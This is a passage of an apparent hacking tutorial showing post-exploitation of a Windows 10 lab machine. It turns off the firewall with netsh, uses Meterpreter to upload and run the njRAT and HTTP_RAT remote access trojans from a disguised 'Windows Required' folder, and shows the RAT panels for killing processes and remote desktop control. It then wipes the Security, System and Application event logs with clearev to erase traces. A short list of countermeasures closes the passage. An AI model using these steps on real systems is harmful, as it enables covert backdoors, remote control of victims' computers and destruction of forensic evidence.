
COVID-19: Should India be worried?

Young New Yorkers want you to know why they're marching

Return officials 'immediately', India tells Pak


Salman Khan draws flak from social media users over the actor's tweet...

Switch off firewall from shell as follows



```
C:\>NetSh Advfirewall set allprofiles state off
NetSh Advfirewall set allprofiles state off
Ok.
```


Now we upload the two malwares httpserver and njrat to the victim computer



```
meterpreter > upload /root/Desktop/Malware/ C:/Program\ Files/Windows\ Required
[*] uploading  : /root/Desktop/Malware//Win10_5552.exe → C:/Program Files/Windows Required\Win10_5552.exe
[*] uploaded   : /root/Desktop/Malware//Win10_5552.exe → C:/Program Files/Windows Required\Win10_5552.exe
[*] uploading  : /root/Desktop/Malware//httpserver.exe → C:/Program Files/Windows Required\httpserver.exe
[*] uploaded   : /root/Desktop/Malware//httpserver.exe → C:/Program Files/Windows Required\httpserver.exe
```


We can execute the malware just by going into its directory and executing them

like



```
c:\Program Files\Windows Required>Win10_5552.exe
Win10_5552.exe
```


Httpserver



welcome 2 HTTP_RAT infected computer }:]

menu: [running processes] [browse] [computer info] [stop httprat] [have suggestions?] [homepage]

welcome }:]




welcome 2 HTTP_RAT infected computer }:]

menu: [running processes] [browse] [computer info] [stop httprat] [have suggestions?] [homepage]

running processez:

```
[System Process]
System [kill]
Registry [kill]
smss.exe [kill]
csrss.exe [kill]
wininit.exe [kill]
csrss.exe [kill]
winlogon.exe [kill]
services.exe [kill]
lsass.exe [kill]
svchost.exe [kill]
fontdrvhost.exe [kill]
fontdrvhost.exe [kill]
WUDFHost.exe [kill]
svchost.exe [kill]
dwm.exe [kill]
svchost.exe [kill]
svchost.exe [kill]
svchost.exe [kill]
svchost.exe [kill]
svchost.exe [kill]
svchost.exe [kill]
svchost.exe [kill]
Memory Compression [kill]
svchost.exe [kill]
svchost.exe [kill]
svchost.exe [kill]
svchost.exe [kill]
svchost.exe [kill]
spoolsv.exe [kill]
svchost.exe [kill]
dasHost.exe [kill]
svchost.exe [kill]
VGAuthService.exe [kill]
vmtoolsd.exe [kill]
dllhost.exe [kill]
WmiPrvSE.exe [kill]
msdtc.exe [kill]
sihost.exe [kill]
svchost.exe [kill]
taskhostw.exe [kill]
explorer.exe [kill]
svchost.exe [kill]
dllhost.exe [kill]
SearchIndexer.exe [kill]
StartMenuExperienceHost.exe [kill]
RuntimeBroker.exe [kill]
SearchUI.exe [kill]
RuntimeBroker.exe [kill]
```

Njrat




Scre	Name	IP	PC	User	Install Date	Flag	Country	Operating System	Cam	Ver	Ping	A
	HacKed_42BFD5E1	192.168.1.14	DESKTOP-OIN2O4P	SYSTEM	20-06-16	?	N/A	Win 10 ProSP0 x64	No	0.7d	014ms	Wi

[Logs] [Builder] [Settings] [About] Connections[1] Upload [0 Bytes] Download [0 Bytes]


```
      HacKed_42BFD5E1
      192.168.1.14
PC    : DESKTOP-OIN2O4P
USR   : SYSTEM
OS    : Win 10 ProSP0 x64
CO    : N/A
VR    : 0.7d
```

Njrat Remote Desktop



[HacKed_42BFD5E1/SYSTEM/Win 10 ProSP0 x64]
Stop
Size
Mouse
Keyboard
AutoSave
Windows Required
This PC › Local Disk (C:) › Program Files › Windows Required
httpserver
Win10_5552
Hacked
Type here to search

Name	Date modified	Type	Size
httpserver	16-06-2020 12:36	Application	31 KB
Win10_5552	16-06-2020 13:00	Application	208 KB

At last we can remove the system logs and any trace of ours will be erased



```
meterpreter > clearev
[*] Wiping 349 records from Application ...
[*] Wiping 933 records from System ...
[*] Wiping 2320 records from Security ...
meterpreter > 
```



Windows Logs

Name	Type	Number of Events	Size
Application	Administrative	0	68 KB
Security	Administrative	3	68 KB
Setup	Operational	7	68 KB
System	Administrative	2	68 KB
Forwarded Events	Operational	0	0 Bytes

As you can see the LOGS are erased

Countermeasure to prevent being hacked

1. First the windows firewall should be always switched on and should not be switched off at any time to prevent giving gateway to a hacker from the open ports.
2. A well known and well established antivirus should be installed to prevent the malicious files to be executed such that the a backdoor is not created for the hacker.
3. Any suspicious sites should not be used to download a file.
4. Anti phishing extensions and tools should be used to prevent being phished
5. A suspicious file from a friend or colleague should be checked for viruses and first be tested on a sandbox to prevent compromising the system
6. IDS can be used to keep track of pre-attacking phases